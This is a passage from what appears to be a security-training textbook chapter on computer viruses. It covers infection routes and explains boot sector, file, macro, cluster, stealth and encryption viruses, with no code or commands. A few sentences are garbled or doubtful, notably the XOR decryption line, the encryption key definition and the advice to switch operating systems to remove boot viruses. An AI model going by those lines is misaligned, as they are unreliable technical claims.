infects the system.
- **Pirated software**: Installing cracked versions of software (OS, Adobe, Microsoft Office, etc.) might infect the system as they may contain viruses.
- **Failing to install security software**: With the increase in security parameters, attackers are designing new viruses. Failing to install the latest antivirus software or regularly update it may expose the computer system to virus attacks.
- **Updating software**: If patches are not regularly installed when released by vendors, viruses might exploit vulnerabilities, thereby allowing an attacker to access the system.
- **Browser**: By default, every browser comes with built-in security. An incorrectly configured browser could result in the automatic running of scripts, which may, in turn, allow viruses to enter the system.
- **Firewall**: Disabling the firewall will compromise the security of network traffic and invite viruses to infect the system.

- **Pop-ups**: When the user clicks any suspicious pop-up by mistake, the virus hidden behind the pop-up enters the system. Whenever the user turns on the system, the installed virus code will run in the background.
- **Removable media**: When a healthy system is associated with virus-infected removable media (e.g., CD/ DVD, USB drive, card reader), the virus spreads the system.
- **Network access**: Connecting to an untrusted Wi-Fi network, leaving Bluetooth ON, or permitting a file sharing program that is accessed openly will allow a virus to take over the device.
- **Backup and restore**: Taking a backup of an infected file and restoring it to a system infects the system again with the same virus.
- **Malicious online ads**: Attackers post malicious online ads by embedding malicious code in the ads, also known as malvertising. Once users click these ads, their computers get infected.
- **Social Media**: People tend to click on social media sites, including malicious links shared by their contacts, which can infect their systems.



Types of Viruses

- Viruses are **categories according to their functioning and targets**
- Some of the example includes:

System or Boot Sector Virus

File and Multipartite Virus

Macro and Cluster Virus

Stealth/Tunneling Virus

Encryption Virus

Sparse Infector Virus

Polymorphic Virus

Metamorphic Virus

Overwriting File or Cavity Virus

Companion/Camouflage Virus

Shell and File Extension Virus

FAT and Logic Bomb Virus

Web Scripting Virus

Email and Armored Virus

Add-on and Intrusive Virus

Direct Action or Transient Virus

Terminate & Stay Resident Virus

Types of Viruses

Computer viruses are malicious software programs written by attackers to gain unauthorized access to a target system. Thus, they compromise the security of the system as well as its performance. For any virus to corrupt a system, it has to first associate its code with executable code.

It is important to understand how viruses:

- Add themselves to the target host's code
- Choose to act upon the target system

Viruses are categories according to their functioning and targets. Some of the most common types of computer viruses that adversely affect the security of systems are listed below:

1. System or Boot Sector Virus
2. File Virus
3. Multipartite Virus
4. Macro Virus
5. Cluster Virus
6. Stealth/Tunneling Virus
7. Encryption Virus
8. Sparse Infector Virus
9. Polymorphic Virus
10. Metamorphic Virus
11. Overwriting File or Cavity Virus
12. Companion Virus/Camouflage Virus
13. Shell Virus
14. File Extension Virus
15. FAT Virus
16. Logic Bomb Virus
17. Web Scripting Virus
18. Email Virus

19. Armored Virus
20. Add-on Virus
21. Intrusive Virus
22. Direct Action or Transient Virus
23. Terminate and Stay Resident Virus (TSR)

System or Boot Sector Viruses

The most common targets for a virus are the system sectors, which include the master boot record (MBR) and the DOS boot record system sectors. An OS executes code in these areas while booting. Every disk has some sort of system sector. MBRs are the most virus-prone zones because if the MBR is corrupted, all data will be lost. The DOS boot sector also executes during system booting. This is a crucial point of attack for viruses.

The system sector consists of only 512 bytes of disk space. Therefore, system sector viruses conceal their code in some other disk space. The primary carriers of system or boot sector viruses are email attachments and removable media (USB drives). Such viruses reside in memory. Some sector viruses also spread through infected files; these are known as multipartite viruses.

A boot sector virus moves MBR to another location on the hard disk and copies itself to the original location of MBR. When the system boots, first, the virus code executes and then control passes to the original MBR.




Figure 7.38: Working of system and boot sector virus

- **Virus Removal**

  System sector viruses create the illusion that there is no virus on the system. One way to deal with this virus is to avoid the use of the Windows OS and switch to Linux or Mac, because Windows is more prone to such attacks. Linux and Macintosh have built-in safeguards for protection against these viruses. The other approach is to periodically perform antivirus checks.

File Viruses

File viruses infect files executed or interpreted in the system, such as COM, EXE, SYS, OVL, OBJ, PRG, MNU, and BAT files. File viruses can be direct-action (non-resident) or memory-resident viruses.

File viruses insert their code into the original file and infect executable files. Such viruses are numerous, albeit rare. They infect in a variety of ways and are found in numerous file types.

The most common type of file virus operates by identifying the file type it can infect most easily, such as that with filenames ending in .COM or .EXE. During program execution, the virus executes along with program files to infect more files. Overwriting a virus is not easy, as the overwritten programs no longer function properly. These viruses tend to be found immediately. Before inserting their code into a program, some file viruses save the original instructions and allow the original program to execute, so that everything appears normal.

File viruses hide their presence using stealth techniques to reside in a computer's memory in the same way as system sector viruses. They do not show any increase in file length while performing directory listing. If a user attempts to read the file, the virus intercepts the request, and the user gets back his original file. File viruses can infect many file types, as a wide variety of infection techniques exist.




Figure 7.39: Working of file virus

Multipartite Viruses

A multipartite virus (also known as a multipart virus or hybrid virus) combines the approach of file infectors and boot record infectors and attempts to simultaneously attack both the boot sector and the executable or program files. When the virus infects the boot sector, it will, in turn, affect the system files and vice versa. This type of virus re-infects a system repeatedly if it is not rooted out entirely from the target machine.

Macro Viruses

Macro viruses infects Microsoft Word or similar applications by automatically performing a sequence of actions after triggering an application. Most macro viruses are written using the macro language Visual Basic for Applications (VBA), and they infect templates or convert infected documents into template files while maintaining their appearance of common document files.

Macro viruses are somewhat less harmful than other viruses. They usually spread via email. Pure data files do not allow the spreading of viruses, but sometimes, the average user, due to the extensive macro languages used in some programs, easily overlooks the line between a data file and an executable file. In most cases, just to make things easy for users, the line between a data file and a program starts to blur only when the default macros are set to run automatically every time the data file is loaded. Virus writers can exploit universal programs with macro capability, such as Microsoft Word, Excel, and other Office programs. Windows Help files can also contain macro code.




Figure 7.40: Working of a macro virus

Cluster Viruses

Cluster viruses infect files without changing the file or planting additional files. They save the virus code to the hard drive and overwrite the pointer in the directory entry, directing the disk read point to the virus code instead of the actual program. Even though the changes in the directory entry may affect all the programs, only one copy of the virus exists on the disk.

A cluster virus, e.g., Dir-2, first launches itself when any program starts on the computer system, and control is then passed to the actual program.

This virus infection leads to severe problems if the victim does not know its exact location. If it infects memory, it controls access to the directory structure on the disk.

If the victim boots from a clean USB pen drive and then runs a utility such as CHKDSK, the utility reports a serious problem with the cross-linked file on the disk. Such utilities usually offer to correct the problem. If the offer is accepted, the virus infects all the executable files and results in the loss of original content, or all files might appear to be of the same size.

Stealth Viruses/Tunneling Viruses

These viruses try to hide from antivirus programs by actively altering and corrupting the service call interrupts while running. The virus code replaces the requests to perform operations with respect to these service call interrupts. These viruses state false information to hide their presence from antivirus programs. For example, a stealth virus hides the operations that it modified and gives false representations. Thus, it takes over portions of the target system and hides its virus code.

A stealth virus hides from antivirus software by hiding the original size of the file or temporarily placing a copy of itself in some other system drive, thus replacing the infected file with the uninfected file that is stored on the hard drive.

In addition, a stealth virus hides the modifications performed by it. It takes control of the system's functions that read files or system sectors. When another program requests information that has already modified by the virus, the stealth virus reports that information to the requesting program instead. This virus also resides in memory.

To avoid detection, these viruses always take over system functions and use them to hide their presence.

One of the carriers of stealth viruses is the rootkit. Installing a rootkit results in such a virus attack because a Trojan installs the rootkit and is thus capable of hiding any malware.




Figure 7.41: Working of stealth virus/tunneling virus

- **Virus Removal**
    - Always perform a cold boot (boot from write-protected CD or DVD)
    - Never use DOS commands such as FDISK to fix the virus
    - Use antivirus software

Encryption Viruses

Encryption viruses or cryptolocker viruses penetrate the target system via freeware, shareware, codecs, fake advertisements, torrents, email spam, and so on. This type of virus consists of an encrypted copy of the virus and a decryption module. The decryption module remains constant, whereas the encryption makes use of different keys.

An encryption key consists of a decryption module and an encrypted copy of the code, which enciphers the virus. When the attacker injects the virus into the target machine, the decryptor will first execute and decrypt the virus body. Then, the virus body executes and replicates or becomes resident in the target machine. The replication process is successfully accomplished using the encryptor. Each virus-infected file uses a different key for encryption. These viruses employ XOR on each byte with a randomized key. The decryption technique employed is "*x*," or each byte with a randomized key is generated and saved by the root virus.

Encryption viruses block access to target machines or provide victims with limited access to the system. They use encryption to hide from virus scanners. The virus scanner cannot detect the encryption virus using signatures, but it can detect the decrypting module.

